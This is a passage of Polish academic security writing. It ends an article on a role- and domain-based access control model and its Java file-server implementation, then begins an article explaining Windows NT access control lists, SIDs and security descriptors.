*Użytkownicy* reprezentują ludzi bądź pewne autonomiczne mechanizmy korzystające z systemu w określonym celu. Zbiór użytkowników oznaczymy przez $U$.

*Obiekty* są pasywnymi elementami systemu, których zadaniem jest przechowywanie danych. Przykładami obiektów są pliki. Zbiór obiektów w systemie oznaczymy przez $O$.

*Podmioty* są aktywnymi elementami systemu, których zadaniem jest przetwarzanie informacji, a co za tym idzie, modyfikacja stanu innych obiektów lub podmiotów. Podmioty można rozumieć jako działające procesy. Podmioty działają „w imieniu" użytkownika, tzn. każdy podmiot ma użytkownika, z którego inicjatywy powstał dany podmiot. Zbiór podmiotów będziemy oznaczać przez $S$.

W systemie mogą być określone różnego rodzaju prawa, jakie może mieć podmiot do obiektu.

*Prawa* określają, jakiego typu operacje może wykonać podmiot na obiekcie. Zazwyczaj do praw zalicza się czytanie, pisanie, dopisywanie, tworzenie, usuwanie i inne. Możliwy zbiór praw zależy od przeznaczenia konkretnego systemu.

W naszym wypadku zbiór praw składa się z dwóch rozłącznych podzbiorów – zbioru *praw plikowych* (a więc praw określających możliwe do wykonania operacje plikowe) oznaczonego przez $P_F$ oraz zbioru *praw administracyjnych* (określających prawa do zmiany parametrów mechanizmu kontroli dostępu, takich jak zbiory użytkowników, domen czy ról) oznaczonego przez $P_A$. Ostatecznie:

$$P = P_F \cup P_A .$$

*Role* są pojęciem pozwalającym opisać, jakie zadania ma pełnić użytkownik i pozwalającym na przypisanie praw potrzebnych do wykonania tych zadań. Zbiór ról oznaczymy przez $R$.

Zupełnie nowym pojęciem modelu są *domeny*. Służą one do wyróżniania grup obiektów o wspólnym przeznaczeniu lub właściwościach. Domena to po prostu wyróżniony zbiór obiektów. Zbiór domen oznaczymy przez $D$. W modelu każdy obiekt może należeć do wielu domen.

### 3.3. Powiązania między elementami

Właściwym jądrem modelu są powiązania, jakie występują między elementami składowymi modelu i realizują jego funkcjonalność.

Każdy użytkownik może mieć przydzielony pewien zestaw ról. Jest to realizowane za pomocą funkcji

$$\rho : U \to 2^R,$$

która użytkownikowi $u \in U$ przyporządkowuje pewien podzbiór ról, które pełni on w systemie.

Symetrycznie, każdy obiekt należy do pewnej liczby domen, określa to funkcja

$$\delta : O \to 2^D,$$

która dla obiektu $o \in O$ podaje podzbiór domen, do których należy ten obiekt.

Istnienie każdego procesu jest inicjowane przez pewnego użytkownika, zatem dla każdego podmiotu systemu określamy, na rzecz którego użytkownika działa dany podmiot. W modelu realizowane jest to za pomocą funkcji

$$c : S \to U,$$

która zwraca użytkownika, na rzecz którego działa podmiot. Zauważmy, że ponieważ podmiot działa na rzecz pewnego użytkownika, można powiedzieć, że przynależą mu role, które pełni użytkownik za niego odpowiedzialny. Zatem zestaw ról, z których może skorzystać podmiot $s$, określony jest jako $\backslash rho(c(s))$.

Fundamentalne znaczenie ma funkcja, która parom *(rola, domena)* przyporządkowuje zestaw praw plikowych. Jest to funkcja

$$h_F : R \times D \to 2^{P_F},$$

która określa zestaw praw, jakimi dysponuje dana rola do danej domeny. Zmiana tej funkcji oznacza wpływ na konfigurację mechanizmu kontroli dostępu. W podobny sposób określamy funkcję, która dla każdej roli określa podzbiór praw administracyjnych. Zauważmy, że prawa administracyjne nie są bezpośrednio związane z jakąś domeną czy plikiem, a zatem są one przyporządkowane tylko określonej roli. Jest to realizowane za pomocą funkcji

$$h_A : R \to 2^{P_A}.$$

Użytkownik może mieć wiele ról, a obiekt może należeć do kilku domen, dlatego trzeba jeszcze zdefiniować funkcję, która będzie zbiorom ról i zbiorom domen przyporządkowywać zbiory praw. Naturalne wydaje się sumowanie praw po wszystkich rolach i domenach, zatem rozważać będziemy funkcję

$$H_F : 2^R \times 2^D \to 2^{P_F},$$

gdzie

$$H_F(R,D) = \bigcup_{r \in R} \bigcup_{d \in D} h_F(r,d) \cdot$$

We wzorze tym sumowanie odbywa się po wszystkich rolach $r \in R$. Dla każdej roli $r$ znajdowana jest suma praw plikowych po wszystkich domenach, do których dana rola ma jakieś uprawnienia. Mając powyższe wzory, prawa plikowe podmiotu do obiektu określamy jako prawa, które wynikają z praw ról użytkownika podmiotu do domen, w których znajduje się obiekt. Mamy więc do czynienia z funkcją dostępu

$$A: S \times O \rightarrow 2^P,$$

określoną jako

$$A(s,o) = H_F(\rho(c(s)), \delta(o)).$$

Dodatkowo, każdemu podmiotowi przyporządkowane mogą być pewne prawa administracyjne w zależności od przydzielonego mu podzbioru ról. Są one określone jako

$$H_A(s) = \bigcup_{r \in \rho(c(s))} h_A(r).$$

Ostatecznie aktualna konfiguracja systemu ochrony określona jest poprzez szóstkę


$$(U, R, D, O, A, H_A).$$

Działanie modelu (uwzględniające tylko prawa plikowe) obrazuje rys. 2. Biorąc pod uwagę powiązania przedstawione na rysunku, podmiotowi $s_3$ przysługują prawa $\{\boldsymbol{x}, \boldsymbol{w}\}$ do obiektu $o_1$, gdyż właścicielem podmiotu jest użytkownik $u_2$ z przydzielonymi rolami $r_1, r_2$. Rola $r_1$ ma przyporządkowane prawo $\boldsymbol{x}$ do obiektów domeny $D_1$, a rola $r_2$ ma przyporządkowane prawa $\{\boldsymbol{x}, \boldsymbol{w}\}$ do obiektów domeny $D_2$ (w tym właśnie $o_1$).

### 3.4. Analiza cech modelu

Pierwszą cechą modelu odróżniającą go od RBAC jest jawne występowanie w nim pojęcia obiektów systemu, rozumianych tak jak w modelach DAC czy MAC.

Nowe pojęcie domen uogólnia klasyczny model RBAC. Jeżeli bowiem dla każdego obiektu systemu tworzylibyśmy odpowiadającą mu domenę zawierającą tylko ten obiekt, otrzymalibyśmy symulację zwykłego modelu RBAC. Jednak poprzez grupowanie obiektów w domeny uzyskujemy możliwość przydzielania praw do całych zbiorów obiektów jednocześnie.




*Rys. 2. Ilustracja powiązań między elementami modelu*

W wielu systemach istnieje taka możliwość bazująca na dziedziczeniu przez plik praw z katalogu, w którym się znajduje. Jest to również szczególny przypadek podejścia domenowego, w którym z każdym katalogiem związana jest domena określająca prawa do plików w katalogu. Jednak proponowane podejście, które zakłada odseparowanie grup plików od fizycznej struktury katalogów, ma tę zaletę, że pozwala na łączne manipulowanie prawami do plików, które często muszą znajdować się w różnych katalogach.

W przedstawionym modelu nie ma rozróżnienia na „zwykłe" role i role administracyjne. Każda rola może mieć przyporządkowane prawa administracyjne. Pod względem funkcjonalności jest to podejście równoważne zastosowanemu w RBAC, gdyż każdą rolę modelu domenowego można symulować w modelu RBAC za pomocą pary ról: zwykłej i administracyjnej, natomiast rola czy rola administracyjna RBAC jest po prostu rolą modelu domenowego.

Wyróżnienie w RBAC ról administracyjnych spowodowane było wprowadzonym mechanizmem hierarchizacji ról oraz ograniczeń. Ponieważ w naszym modelu nie rozważamy tego typu konstrukcji, skłaniając się raczej ku wersji modelu przystosowanej do ewentualnego użycia negatywnych praw, nie było potrzebne uwzględnianie wymagań stawianych przez te mechanizmy.

Ważnym zagadnieniem jest złożoność obliczeniowa podstawowej operacji systemu, jaką jest obliczenie efektywnych praw podmiotu do obiektu. Mając dany podmiot, znalezienie jego właściciela (za pomocą funkcji $c$) można dokonać w czasie stałym. Prawa plikowe obliczamy za pomocą funkcji $H_F$, sumując po wszystkich rolach i domenach. Najgor-

szym przypadkiem jest możliwość, gdy dany użytkownik pełni wszystkie role, a obiekt znajduje się we wszystkich domenach. Pesymistyczna złożoność procesu obliczenia praw wynosi więc

$$O(n_r \cdot n_d),$$


gdzie $n_r$ jest liczbą ról, a $n_d$ jest liczbą domen. Podczas znajdowania zbioru praw administracyjnych sumujemy tylko po rolach, zatem złożoność tego procesu wynosi $O(n_r)$.

## 4. Testowa implementacja systemu

W celu praktycznego zbadania użyteczności zdefiniowanego modelu został on użyty jako podstawa wirtualnego systemu plików. System ten, pracując w architekturze klient – serwer, udostępnia usługę zdalnego przechowywania plików i współdzielenia ich z innymi użytkownikami systemu. Zdecydowano się na implementację systemu w języku Java [4, 16], wysokopoziomowym, udostępniającym w pełni obiektowe podejście oraz wiele wygodnych mechanizmów służących tworzeniu oprogramowania zorientowanego sieciowo.

### 4.1. Odwzorowanie elementów modelu w klasy

System został zaprojektowany obiektowo, jako zbiór współdziałających ze sobą klas reprezentujących logicznie odrębne części programu. Obrazuje to rys. 3.




*Rys. 3. Schemat działania systemu z podziałem na klasy*

Klasa `FSServer` reprezentuje serwer usługi, który po uruchomieniu oczekuje na ustalonym porcie na przychodzące połączenia. Po nawiązaniu połączenia tworzony jest nowy obiekt klasy `FSSession`. Jego pierwszym zadaniem jest uwierzytelnienie łączącego się klienta. Gdy powiedzie się ono, obiekt ten, reprezentujący podmiot modelu, może interpretować przychodzące przez sieć polecenia i przekładać je na odpowiednie wywołania metod klasy `FileSystem`. W wypadku, gdy uwierzytelnienie nie powiedzie się, połączenie sieciowe jest zamykane, a obiekt jest niszczony.

Najważniejszym elementem systemu zawierającym cały mechanizm kontroli dostępu jest klasa `FileSystem`, która udostępnia interfejs pozwalający na posługiwanie się mechanizmem kontroli dostępu.

Oddziela ona zbiór obiektów systemu (plików) od podmiotów, które chcą mieć do nich dostęp, i w zależności od konfiguracji systemu ochrony (zbiory zarejestrowanych użytkowników, domen, ról i odpowiednich przypisań użytkownicy – role i role – domeny – prawa) decyduje, czy pozytywnie, czy negatywnie, odpowiedzieć na żądanie dostępu do danych.

Elementy teoretycznego modelu, takie jak użytkownik, domena, rola, zbiór uprawnień, zostały bezpośrednio odwzorowane na klasy, co przedstawia tab. 1. Większość z nich jest używana jedynie w klasie `FileSystem`. Wyjątkiem jest `FSUser`, który służy również do identyfikowania, na rzecz jakiego użytkownika stworzono daną sesję.

*Tab. 1. Odwzorowanie elementów modelu w klasy*

| element modelu | odwzorowująca klasa |
|---|---|
| obiekt | `FSObject` |
| domena | `FSDomain` |
| rola | `FSRole` |
| zbiór praw | `FSPermission` |
| podmiot | `FSSession` |

Podejście takie zapewnia przejrzystość kodu, a także odpowiednią elastyczność na potrzeby przyszłej rozbudowy systemu. Jeżeli okaże się, że któryś element systemu nie odpowiada rzeczywistym potrzebom, wystarczy zmienić implementację jednej klasy, reszta programu nie będzie wymagała poprawek.

## 4.2. Kierunki dalszego rozwoju

Przedstawiony model i jego implementacja nie są oczywiście wersją finalną, lecz raczej podstawą do dalszych prac nad mechanizmami kontroli dostępu.

Zasadniczym kierunkiem rozwoju jest przystosowanie mechanizmu kontroli dostępu do działania w środowisku rozproszonym, gdyż takie wymagania stawia obecnie rozwój nie tylko Internetu, ale również gwałtowna ekspansja coraz bardziej zaawansowanych i uniwersalnych urządzeń przenośnych.

Niezbędne jest więc przede wszystkim wyposażenie mechanizmu w metody silnego uwierzytelniania, opartego na certyfikatach, gdyż bazowanie na przesyłaniu haseł nie jest oczywiście rozwiązaniem bezpiecznym. Do tej pory decyzja o przyznaniu bądź odmowie dostępu do określonego zasobu odbywała się centralnie poprzez odwołanie do serwera. Jednak przyznawanie certyfikatów użytkownikom systemu pozwoliłyby na oparcie mechanizmu kontroli dostępu na listach możliwości, wydawanych przez uprawnione centra autoryzacji. Wówczas chronione zasoby mogłyby znajdować się nie na jednym, lecz na wielu serwerach wystawiających certyfikaty i wzajemnie ufających wydanym przez siebie listom możliwości.

Kolejnym zadaniem jest zapewnienie poufności transmitowanych danych poprzez ich szyfrowanie. Najprostszym rozwiązaniem byłoby zastosowanie połączeń poprzez gniazda SSL, jednak wtedy potrzebny już będzie specjalizowany klient. Wówczas być może lepszym rozwiązaniem będzie nowa implementacja całego modelu przystosowująca go do technologii RMI, gdzie szyfrowanie i deszyfrowanie danych będzie realizowane w sposób przezroczysty w procesie serializacji i deserializacji.

Od strony teoretycznej zaproponowany model, podobnie jak i modele RBAC, wymaga pracy w kierunku przebadania cech bezpieczeństwa i wyodrębnienia konstrukcji bezpiecznych według pewnych kryteriów. Istnieje potrzeba znalezienia algorytmów i metod, dzięki którym będzie można oddzielać modele, których parametry spełniają założenia konkretnych polityk bezpieczeństwa, od tych, które nie są w stanie zapewnić wymaganego poziomu bezpieczeństwa.

**Bibliografia**

1. D. E. Bell, L. J. LaPadula, *Secure Computer Systems: Mathematical foundations*, MTR-2547 (vol. I, II), MITRE Corp., Bedford, MA 1973.
2. D. E. Denning, *A Lattice Model of Secure Information Flow*, Communications of the ACM, 19, 5 (1976).

3. D. Ferraiolo, R. Kuhn, *Role – Based Access Control*, Proc. 15th National Computer Security Conference, 1992.
4. J. Gosling, B. Joy, G. Steele, *The Java Language Specification*, Addison Wesley Developers Press, Sunsoft Java Series, 1996.
5. G. S. Graham, P. J. Denning, *Protection – Principles and Practice*, w: *Proc. Spring Jt. Computer Conf.*, vol.40, AFIPS Press: Montvale, N.J. 1972.
6. M. A. Harrison, W. L. Ruzzo, *Monotonic protection systems*, w: *Foundations of Secure Computation*, R. D. Demillo et al., Academic Press: New York 1978.
7. M. A. Harrison, W. L. Ruzzo, J. D. Ullman, *Protection in Operating Systems*, Communications of the ACM, 19, 8 (1976).
8. B. W. Lampson, *Protection*, w: *Proc. 5th Princeton Symp. of Info. Sci. and Syst.*, marzec 1971, 437-443.
9. K. Matusiewicz, *Models and Analysis of Security in Computer Networks*, w: *Proc. 2nd Int. Conf. on New Electrical and Electronic Technologies and Their Industrial Implementation (NEET'2001)*, Kazimierz Dolny, Luty 2001.
10. K. Matusiewicz, P. Urbanowicz, *Management of Data Objects in Access Control Models Based on Roles*, Trudy BSTU: Mińsk 2002.
11. S. Osborn, R. Sandhu, Q. Munawer, *Configuring Role – Based Access Control to Enforce Mandatory and Discretionary Access Control Policies*, Information and System Security, 3, 2 (2000).
12. J. Pieprzyk, T. Hardjono, J. Seberry, *Fundamentals of Computer Security*, Springer-Verlag, 2002.
13. R. Sandhu, *Lattice-based Enforcement of Chinese Walls*, Computers and Security, listopad 1992, 753 – 763.
14. R. Sandhu, E. J. Coyne, H. L. Feinstein, Ch. E. Youman, *Role – Based Access Control Models*, IEEE Computer, 29, 2 (1996).
15. R. Sandhu, Q. Munawer, *The ARBAC99 Model for Administration of Roles*, w: *Proc. of XIV Annual Computer Security Conference, Radisson Resort Scottsdale*, Phoenix, Arizona, grudzień 1999.
16. Sun Microsystems, *java.sun.com-The Source for Java Technology*, strona internetowa `http://java.sun.com`.

# Kontrola dostępu do obiektów w systemach technologii NT

*Michał Samczyk*

Jednym z istotnych elementów wpływających na bezpieczeństwo systemów NT jest mechanizm przyznawania określonych uprawnień do zasobów sytemu na poziomie poszczególnych użytkowników i tworzonych przez nich grup – mechanizm realizowany przez tzw. listy kontroli dostępu ACL (ang. *access control list*). Nadawanie poszczególnych praw poszczególnym użytkownikom najczęściej realizowane jest poprzez standardowe, dostarczone przez Microsoft, narzędzia. Dostęp do plików/katalogów definiujemy poprzez kartę Właściwości, zaś prawa do poszczególnych kluczy rejestru za pomocą wchodzącego w skład wszystkich systemów NT edytora `regedt32`. Mechanizmom tym nie można na pewno zarzucić żadnych błędów w implementacji – nie istnieje jednak możliwość pozwalająca np. na automatyzację nadawania praw, wyszukiwania zasobów z zadaną listą uprawnień czy tworzenia szablonów list dostępu, które w szybki i łatwy sposób można by wykorzystać.

## 1. Listy kontroli dostępu w systemach NT

Wraz z systemem Windows NT 3.1 pojawił się nowy system plików – NTFS (ang. *new technology file system*). Jedną z cech odróżniającą go od swojego poprzednika FAT (ang. *file allocation table*) jest traktowanie wszystkich zasobów systemowych (ang. *system resources*) jako abstrakcyjnej struktury danych zwanej obiektem (ang. *object*) [5]. Dzięki temu każda struktura poza istotnymi danymi może zawierać dodatkowe informacje. Stworzyło to możliwość skojarzenia z każdym obiektem listy praw dostępu do zasobu reprezentowanego przez dany obiekt. Mechanizm ten

związany jest nie tyle z samym systemem NT, ile z systemem plików NTFS. Systemy NT mogą być instalowane zarówno na partycjach NTFS, jak i FAT[1], jednakże tylko w tym pierwszym wypadku istnieje możliwość określania praw dostępu do zasobów na poziomie poszczególnych użytkowników. Wraz z systemem Windows 2000 pojawił się nowy typ partycji (nieobsługiwany przez NT w wersji 4.0) – NTFS5[2]. Ponieważ implementacja mechanizmu zabezpieczeń w odniesieniu do list ACL pozostała niezmieniona, nie będziemy stosować rozróżnienia między systemami plików NTFS i NTFS5.

W dalszej części artykułu mianem *systemu NT* określać będziemy dowolny z trzech systemów Windows: NT 4.0, 2000 bądź XP w wersji *Professional*. Poprzez *obiekt* będziemy rozumieć plik/katalog lub klucz rejestru zlokalizowany na partycji NTFS. Klucze rejestru przechowywane są na głównej (systemowej) partycji systemu w postaci plików *hive* zwanych też rojami [8], więc każdy klucz traktowany jest jako element (obiekt) partycji systemowej. Z tego względu korzystanie z mechanizmu nadawania uprawnień do kluczy rejestru możliwe jest jedynie w systemach zainstalowanych na partycji NTFS. W wypadku pliku/katalogu decyduje o tym typ zawierającej go partycji.

Dalej przedstawimy zasadę działania mechanizmu przyznającego bądź odmawiającego dostęp do określonego zasobu. W tym celu wprowadzimy kilka pojęć związanych bezpośrednio z implementacją systemu zabezpieczeń NT i jednocześnie nieobecnych w systemach Windows 9x, Me i XP *Home*.

## 2. Identyfikator bezpieczeństwa SID

Z każdym kontem w systemie NT, reprezentującym użytkownika bądź grupę, skojarzony jest numer SID (ang. *security identifier*), zwany *identyfikatorem bezpieczeństwa*. Generowany on jest podczas tworzenia nowego konta w systemie i jednoznacznie identyfikuje je przez cały czas istnienia. Zmiana nazwy konta, jego hasła czy jakichkolwiek innych ustawień nie powoduje zmiany skojarzonego z nim identyfikatora bezpieczeństwa – pozostaje on niezmienny od czasu utworzenia odpowiada-

[1] System NT w wersji 4.0 obsługuje jedynie starszy typ FAT – FAT16. Obsługa FAT32 została zaimplementowana w systemie Windows 2000 i odziedziczona przez system XP *Professional*.

[2] Nazwa NTFS5 wywodzi się od zapowiadanej przez Microsoft nazwy nowego systemu. Jako następca NT 4.0, nowy system miał zostać nazwany NT 5.0.

jącego mu konta, aż do jego usunięcia. Identyfikacja konta za pomocą numerów SID (a nie za pomocą pary nazwa–hasło) eliminuje możliwość odziedziczenia uprawnień w przypadku usunięcia konta i późniejszego utworzenia konta o tej samej nazwie i haśle. Struktura identyfikatora SID ma następującą postać:

$$S-1-X-Y_1-Y_2-\ldots-Y_n-Y.$$

Przedrostek $S-1$ wskazuje, że jest to pierwsza wersja identyfikatora (ang. *Revision* 1). Jest to jak do tej pory jedyna wersja identyfikatorów – począwszy od systemu NT w wersji 4.0, aż do systemu XP *Professional* włącznie – struktura identyfikatorów SID pozostała niezmieniona. Wartość $X$ jest 48-bitowym identyfikatorem wskazującym na jednostkę, która wyemitowała SID – będzie to w zależności od typu konta domena lub lokalna nazwa komputera. Wartości $Y_i$, $i>0$ to tzw. identyfikatory pomocnicze, zaś ostatnia wartość $Y$ to wartość identyfikatora względnego RID (ang. *relative identifier*). Wartości identyfikatorów względnych wykorzystywane są w celu wygenerowania unikatowych identyfikatorów SID dla kont tego samego pochodzenia (kont lokalnych bądź należących do tej samej domeny), gdzie wszystkie człony $X$ oraz $Y_i$ są identyczne. W tym wypadku system tworzy konta o kolejnych wartościach identyfikatora względnego $Y$, poczynając od wartości 1000 i zwiększając tę wartość każdorazowo podczas dodawania konta do systemu [7]. Podkreślmy, że „luki" w numeracji powstałe na skutek usuwania kont nie są wypełniane. Eliminuje to możliwość „podszycia się" nowo utworzonego konta pod konto usunięte. Sytuację tę wyjaśnia poniższy przykład.

**Przykład 1**

Załóżmy, że w systemie istnieją trzy lokalne konta o kolejnych identyfikatorach względnych: 1000, 1001 i 1002. Jako konta tego samego pochodzenia, identyfikowane są poprzez numery SID o identycznych wartościach $X$ oraz $Y_i$. Załóżmy także, że do jakiegoś zasobu (np. pliku) utworzyliśmy prawo dostępu dla drugiego konta (o identyfikatorze względnym równym 1001) – *pełna kontrola*. Po usunięciu tego konta z systemu powstanie luka w numeracji identyfikatorów względnych – ważne pozostaną identyfikatory $S-1-X-Y_1-Y_2-\ldots-Y_n-1000$ oraz $S-1-X-Y_1-Y_2-\ldots-Y_n-1002$. W takiej sytuacji nowe konto otrzyma identyfikator 1003, a nie wolny 1001. Należy pamiętać, że nawet po usunięciu konta z systemu na liście praw dostępu do rozpatrywanego

powyżej obiektu pozostaje jego numer SID i odpowiadające mu prawo – w tym wypadku *pełna kontrola*. Jeśli nowe konto otrzymałoby identyfikator względny o wartości 1001, jego numer SID byłby identyczny z numerem usuniętego konta, przez co nieprawnie uzyskałoby ono dostęp do rozpatrywanego obiektu.

## 3. Deskryptor bezpieczeństwa

Z każdym obiektem partycji NTFS skojarzona jest pewna informacja dotycząca jego zabezpieczeń. Nieinterpretowany ciąg bitów będący informacją o zabezpieczeniach danego obiektu systemu NT określa się mianem *deskryptora bezpieczeństwa* (ang. *security descriptor*) [5]. W jego skład wchodzi zawsze numer SID konta będącego właścicielem obiektu (ang. *owner* SID) i numer SID głównej grupy obiektu (ang. *primary group* SID). Dodatkowo deskryptor bezpieczeństwa może zawierać do dwóch list kontroli dostępu ACL (ang. *access control list*) – przechowującą informacje o prawach dostępu do obiektu i próbach ich uzyskania, które mają być zapisywane w dzienniku systemowym.

Numer SID właściciela wskazuje na konto, któremu system zawsze przyznaje prawo zmiany atrybutów bezpieczeństwa danego obiektu, nawet w wypadku jawnego zabronienia dostępu do niego. Ma to na celu wyeliminowanie sytuacji istnienia obiektu, do którego żaden użytkownik nie ma dostępu. Sytuacja taka mogłaby się zdarzyć w wypadku nieumyślnego odebrania praw dostępu do obiektu kontu będącemu jego właścicielem (np. ustawienie praw: grupa Wszyscy tylko prawo odczytu). Jednym z praw, które możemy określać dla każdego typu obiektu, jest prawo przejęcia go na własność (ang. *take ownership*). Przyznanie tego prawa danemu kontu pozwala mu przejąć dany obiekt (stać się jego właścicielem), co z kolei uprawnia do określania praw dostępu do niego dla poszczególnych użytkowników. Prawo takie zawsze posiada grupa Administratorów. Sytuację taką można tłumaczyć dwojako: po pierwsze, żaden z użytkowników nie powinien posiadać dostępu w jakimkolwiek aspekcie szerszym niż Administrator. Sytuacja taka mogłaby mieć miejsce w wypadku utworzenia przez użytkownika dowolnego obiektu (np. pliku) i ustawienia prawa dla grupy Administratorów – brak dostępu. Po drugie, eliminuje to sytuację, gdy obiekt stawałby się niedostępny w przypadku usunięcia z systemu konta będącego jego (obiektu) właścicielem.

Opcjonalnie deskryptor bezpieczeństwa może zawierać do dwóch list kontroli dostępu ACL. Listy ACL są zbiorem praw dostępu do obiektu

dla poszczególnych użytkowników i grup, na podstawie których system przyznaje bądź odmawia dostępu do obiektu. Składają się one z $n$, $n \geq 0$ wpisów kontroli dostępu ACE (ang. *access control entries*), z których każdy opisuje prawa dostępu dla jednego konta bądź grupy. Każdy wpis ACE zawiera następujące informacje:

- nagłówek ACE (ang. *ACE header*) – informuje o typie i sposobie interpretowania wpisu przez system – realizowane jest to na podstawie znaczników;
- numer SID – określa konto, do którego odnosi się dany wpis ACE;
- maska dostępu (ang. *access mask*) – definiuje zbiór praw dostępu do obiektu, które opisuje dany ACE.

Maska dostępu jest 32-bitową liczbą całkowitą bez znaku, będącą sumą bitową znaczników, z których każdy oznacza jakieś prawo dostępu do obiektu. Znacznikiem nazywać będziemy dowolną liczbę, która w zapisie dwójkowym posiada dokładnie jedną jedynkę. Takie podejście pozwala w łatwy sposób symulować typ zbiorowy. Korzystając z operacji sumy bitowej, można dodawać poszczególne znaczniki do początkowej wartości zerowej, zaś za pomocą iloczynu bitowego maski i znacznika reprezentującego dane prawo dostępu sprawdzać, czy dane prawo należy do zbioru praw specyfikowanych przez maskę.

W systemach NT funkcjonują dwa typy list ACL:

- DACL (ang. *discretionary access control list*) opisuje zbiór praw dostępu do obiektu dla poszczególnych kont, na podstawie których system przyznaje bądź odmawia dostęp do obiektu;
- SACL (ang. *system access control list*) zawiera zbiór praw dostępu do obiektu dla poszczególnych użytkowników, na podstawie których system zapisuje zdarzenia do dziennika systemowego.

W związku z tym maskę dostępu wymienioną jako element składowy wpisu ACE należy rozumieć wyłącznie jako zbiór praw, bez jakiegokolwiek utożsamiania ich z rzeczywistym prawem uzyskania dostępu do obiektu. To samo prawo definiujące np. możliwość dopisywania danych do pliku może oznaczać rzeczywistą możliwość dopisywania danych, odmowę tej czynności bądź też śledzenie prób (udanych lub nie) usiłowania dopisania danych. To, co naprawdę opisuje maska dostępu, zależy zarówno od typu listy (DACL bądź SACL), której elementem jest zawierający daną maskę ACE, jak również od typu wpisu.

Systemy NT obsługują trzy typy wpisów ACE, z których każdy opisany jest za pomocą ośmiobitowej liczby całkowitej bez znaku:

*Tab. 1. Typy wpisów kontroli dostępu ACE*

| Nazwa typu ACE | Znacznik | Dotyczy listy | Znaczenie |
|---|---|---|---|
| ACCESS_ALLOWED_ACE_TYPE | 0 | DACL | definiuje prawa dostępu do obiektu, które system przyznaje na rzecz konta odpowiadającego numerowi SID danego wpisu |
| ACCESS_DENIED_ACE_TYPE | 1 | DACL | definiuje prawa dostępu do obiektu, których system odmawia na rzecz konta odpowiadającego numerowi SID danego wpisu |
| SYSTEM_AUDIT_ACE_TYPE | 2 | SACL | definiuje prawa dostępu do obiektu, których uzyskanie bądź nieuzyskanie (w zależności od znaczników wpisu) zostaje zapisane w dzienniku zdarzeń systemowych |

Wpisy typu ACCESS_DENIED_ACE_TYPE mają pierwszeństwo przed wpisami typu ACCESS_ALLOWED_ACE_TYPE. Dla przykładu, jeśli Administrator ma do danego obiektu prawo *pełna kontrola* i jednocześnie należy do grupy *G* niemającej do tego obiektu żadnego dostępu, to ze względu na członkostwo Administratora w grupie *G* nie uzyska on dostępu do omawianego obiektu.

System NT 4.0 co prawda poprawnie obsługuje wpisy typu ACCESS_DENIED_ACE_TYPE, jednak nie oferuje możliwości edycji list ACL zawierających wpisy tego typu (dotyczy to standardowych mechanizmów edycji zabezpieczeń dostarczanych wraz z systemem NT 4.0).

W wypadku, gdy z obiektem nie jest skojarzona lista DACL, każdy użytkownik posiada pełne prawo dostępu do obiektu (jest to równoważne z nadaniem obiektowi prawa Wszyscy – *pełna kontrola*). Z kolei gdy z obiektem skojarzona jest pusta lista DACL (niezawierająca żadnego ACE), system odmawia wszelkiego dostępu do obiektu każdemu użytkownikowi (jest to równoważne z ustanowieniem prawa Wszyscy – *brak dostępu*). Z punktu widzenia list SACL obiekt nieposiadający systemowej listy kontroli dostępu, jest traktowany identycznie jak obiekt, z którym skojarzona jest pusta lista SACL – w obu wypadkach system nie rejestruje żadnych prób (ani udanych, ani nieudanych) uzyskania dostępu do obiektu.

## 4. Rodzaje praw dostępu w systemach NT

W systemach NT poszczególne prawa dostępu podzielone zostały na trzy grupy [2]:

- standardowe prawa dostępu (ang. *standard access rights*) – zbiór praw wspólnych dla wszystkich typów obiektów obsługiwanych przez system;
- ścisłe prawa dostępu (ang. *specific access rights*) – zbiór poszczególnych praw dostępu do danego typu obiektu (np. prawo tworzenia łącza symbolicznego do klucza rejestru jest prawem związanym wyłącznie z obiektami rejestru). Innymi słowy, jest to zbiór najbardziej szczegółowych, związanych z danym typem obiektu, praw dostępu do niego;
